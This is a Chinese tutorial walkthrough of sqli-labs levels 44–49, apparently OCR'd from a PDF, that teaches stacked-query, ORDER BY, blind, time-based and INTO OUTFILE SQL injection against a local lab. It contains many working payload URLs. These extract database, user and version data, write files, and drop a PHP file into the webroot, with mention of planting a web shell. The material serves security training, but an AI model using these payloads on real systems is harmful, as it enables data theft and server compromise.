
可以看到在 tables 中已经出现了 less-43 表。




其他的操作这里就不进行演示了。

Less-44

本关是基于盲注的，这里盲注主要是要没有报错信息，所以要采用盲注。这关与 42 关的区别就在于没有报错信息，同时，我们使用同样方式的 payload：
登录 username:admin
Password:a';insert into users(id,username,password) values ('144','less44','hello')#



可以看到添加了 less44 这一项数据。




Less-45

同样的，45 关与 43 关的 payload 是一样的，只不过 45 关依旧没有报错信息。

登录　username：admin

　　Password：c');create table less45 like users#



创建 less45 的数据表，可从下图看到。

```
mysql> show tables;
+--------------------+
| Tables_in_security |
+--------------------+
| emails             |
| less42             |
| less43             |
| less45             |
| me                 |
| referers           |
| uagents            |
| users              |
+--------------------+
8 rows in set (0.00 sec)

mysql>
```

Background-9　order by 后的 injection

此处应介绍 order by 后的注入以及 limit 注入，我们结合 less-46 更容易讲解，(在 less46 中详细讲解)所以此处可根据 less-46 了解即可。

Less-46

从本关开始，我们开始学习 order by 相关注入的知识。
本关的 sql 语句为$sql = "SELECT * FROM users ORDER BY $id";
尝试?sort=1　desc 或者 asc，显示结果不同，则表明可以注入。（升序 or 降序排列）
从上述的 sql 语句中我们可以看出，我们的注入点在 order by 后面的参数中，而 order by 不同于的我们在 where 后的注入点，不能使用 union 等进行注入。如何进行 order by 的注入，我们先来了解一下 mysql 官方 select 的文档。

```
SELECT
    [ALL | DISTINCT | DISTINCTROW ]
          [HIGH_PRIORITY]
          [STRAIGHT_JOIN]
    [SQL_SMALL_RESULT] [SQL_BIG_RESULT] [SQL_BUFFER_RESULT]
    [SQL_CACHE | SQL_NO_CACHE] [SQL_CALC_FOUND_ROWS]
    select_expr [, select_expr ...]
      [FROM table_references
      [WHERE where_condition]
   [GROUP BY {col_name | expr | position}
      [ASC | DESC], ... [WITH ROLLUP]]
      [HAVING where_condition]
   [ORDER BY {col_name | expr | position}
         [ASC | DESC], ...]
  [LIMIT {[offset,] row_count | row_count OFFSET offset}]
   [PROCEDURE procedure_name(argument_list)]
   [INTO OUTFILE 'file_name' export_options
       | INTO DUMPFILE 'file_name'
       | INTO var_name [, var_name]]
    [FOR UPDATE | LOCK IN SHARE MODE]]
```

我们可利用 order by 后的一些参数进行注入。

首先

（1）、order by 后的数字可以作为一个注入点。也就是构造 order by 后的一个语句，让该语句执行结果为一个数，我们尝试

http://127.0.0.1/sqli-labs/Less-46/?sort=right(version(),1)


没有报错，但是 right 换成 left 都一样，说明数字没有起作用，我们考虑布尔类型。此时我们可以用报错注入和延时注入。


此处可以直接构造 ?sort= 后面的一个参数。此时，我们可以有三种形式，

①直接添加注入语句，?sort=(select ******)

②利用一些函数。例如 rand()函数等。?sort=rand(sql 语句)

Ps：此处我们可以展示一下 rand(ture)和 rand(false)的结果是不一样的。






③利用 and，例如?sort=1 and (加 sql 语句)。

同时，sql 语句可以利用报错注入和延时注入的方式，语句我们可以很灵活的构造。

报错注入例子

http://127.0.0.1/sqli-labs/Less-46/?sort=(select%20count(*)%20from%20information_schema.columns%20group%20by%20concat(0x3a,0x3a,(select%20user()),0x3a,0x3a,floor(rand()*2)))



上述例子，可以看到 root@localhost 的用户名

接下来我们用 rand()进行演示一下，因为上面提到 rand(true)和 rand(false)结果是不一样的。

http://127.0.0.1/sqli-labs/Less-46/?sort=rand(ascii(left(database(),1))=115)

http://127.0.0.1/sqli-labs/Less-46/?sort=rand(ascii(left(database(),1))=116)

从上述两个图的结果，对比 rand(ture)和 rand(false)的结果，可以看出报错注入是成功的。

延时注入例子

http://127.0.0.1/sqli-labs/Less-46/?sort=%20(SELECT%20IF(SUBSTRING(current,1,1)=CHAR(115),BENCHMARK(50000000,md5(%271%27)),null)%20FROM%20(select%20database()%20as%20current)%20as%20tb1)

http://127.0.0.1/sqllib/Less-46/?sort=1%20and%20If(ascii(substr(database(),1,1))=116,0,sleep(5))

上述两个延时注入的例子可以很明显的看出时间的不同，这里就不贴图了，图片无法展示延时。。。


同时也可以用?sort=1 and 后添加注入语句。这里就不一一演示了。

（2）procedure analyse 参数后注入

利用 procedure analyse 参数，我们可以执行报错注入。同时，在 procedure analyse 和 order by 之间可以存在 limit 参数，我们在实际应用中，往往也可能会存在 limit 后的注入，可以利用 procedure analyse 进行注入。

以下为示范例

http://127.0.0.1/sqli-labs/Less-46/?sort=1%20%20procedure%20analyse(extractvalue(rand(),concat(0x3a,version())),1)



（3）导入导出文件 into outfile 参数


http://127.0.0.1/sqllib/Less-46/?sort=1%20into%20outfile%20%22c:\\wamp\\www\\sqllib\\test1.txt%22

将查询结果导入到文件当中


那这个时候我们可以考虑上传网马，利用 lines terminated by。
Into outtfile c:\\wamp\\www\\sqllib\\test1.txt lines terminated by 0x(网马进行 16 进制转换)

Less-47

本关的 sql 语句为 $sql = "SELECT * FROM users ORDER BY '$id'";
将 id 变为字符型，因此根据我们上述提到的知识，我们依旧按照注入的位置进行分类。
（1）、order by 后的参数
我们只能使用 and 来进行报错和延时注入。我们下面给出几个 payload 示例。
① and rand 相结合的方式，payload：http://127.0.0.1/sqli-labs/Less-47/index.php?sort=1%27and%20rand(ascii(left(database(),1))=115)--+



换成 116 后，http://127.0.0.1/sqli-labs/Less-47/index.php?sort=1%27and%20rand(ascii(left(database(),1))=116)--+



ID	USERNAME	PASSWORD
38	less38	a
144	less44	hello
5	stupid	a
42	less42	hello
8	admin	a
102	hello2	a
11	admin3	a
110	less41	a
15	test	a
113	a'drop table me#	a
3	Dummy	a
39	less39	a
6	superman	a
100	hello	a
9	admin1	a
103	hehe	a
12	dhakkan	a

此处后期经过测试，还是存在问题的，我们不能使用这种方式进行准确的注入。此处留下只是一个示例。

②可以利用报错的方式进行


http://127.0.0.1/sqli-labs/Less-47/?sort=1%27and%20(select%20count(*)%20from%20information_schema.columns%20group%20by%20concat(0x3a,0x3a,(select%20user()),0x3a,0x3a,floor(rand()*2)))--+

可以看到 user()的内容，同时可以构造其他的语句进行注入。

这里再放一个报错注入，原理和上面的 payload 是一样的，都是利用的 mysql 重复项的原理。

http://127.0.0.1/sqli-labs/Less-47/?sort=1%27and%20(select%20*%20from%20(select%20NAME_CONST(version(),1),NAME_CONST(version(),1))x)--+

此处重复了 version(),所以就爆出了版本号



③延时注入

http://127.0.0.1/sqli-labs/Less-47/?sort=1%27and%20If(ascii(substr(database(),1,1))=115,0,sleep(5))--+

这里因 database()为 security，所以第一个字母的 s 的 ascii 为 115，此处直接显示，当改为 116 或者其他的数字的时候，就要延时了，我们这里就不贴图展示了，可以通过脚本爆破。

（2）procedure analyse 参数后注入

利用 procedure analyse 参数，我们可以执行报错注入。同时，在 procedure analyse 和 order by 之间可以存在 limit 参数，我们在实际应用中，往往也可能会存在 limit 后的注入，可以利用 procedure analyse 进行注入。

以下为示范例

http://127.0.0.1/sqli-labs/Less-47/?sort=1%27procedure%20analyse(extractvalue(rand(),concat(0x3a,version())),1)--+

（4）导入导出文件 into outfile 参数

http://127.0.0.1/sqllib/Less-47/?sort=1%27into%20outfile%20%22c:\\wamp\\www\\sqllib\\test.txt%22--+

将查询结果导入到文件当中


那这个时候我们可以考虑上传网马，利用 lines terminated by。

Into outtfile c:\\wamp\\www\\sqllib\\test1.txt lines terminated by 0x(网马进行 16 进制转换)

http://127.0.0.1/sqllib/Less-47/?sort=1%27into%20outfile%20%22c:\\wamp\\www\\sqllib\\test.php%22lines%20terminated%20by%200x3c3f70687020706870696e666f28293b3f3e2020--+

此处的 16 进制文件为<?php phpinfo();?>

我们访问 test.php




Less-48


本关与 less-46 的区别在于报错注入不能使用，不进行错误回显，因此其他的方法我们依旧是可以使用的。

可以利用 sort=rand(true/false)进行判断。

http://127.0.0.1/sqli-labs/Less-48/?sort=rand(ascii(left(database(),1))=178)



http://127.0.0.1/sqli-labs/Less-48/?sort=rand(ascii(left(database(),1))=115)



And 后的延时注入

http://127.0.0.1/sqli-labs/Less-48/?sort=1%20and%20(If(ascii(substr(database(),1,1))=115,0,sleep(5)))

不贴效果图了。

本关我们依旧可以用 into outfile 进行。

http://127.0.0.1/sqllib/Less-48/?sort=1 into outfile “路径”

这里就不进行贴图演示了。

Less-49

本关与 47 关基本类似，区别在于没有错误回显，所以我们可以通过延时注入和导入文件进行注入。

利用延时注入

http://127.0.0.1/sqli-labs/Less-49/?sort=1%27%20and%20(If(ascii(substr((select%20username%20from%20users%20where%20id=1),1,1))=69,0,sleep(5)))--+

延时效果图就不贴图展示了,可以构造 substr 的第一个参数进行后续注入。

或者利用 into outfile 进行注入

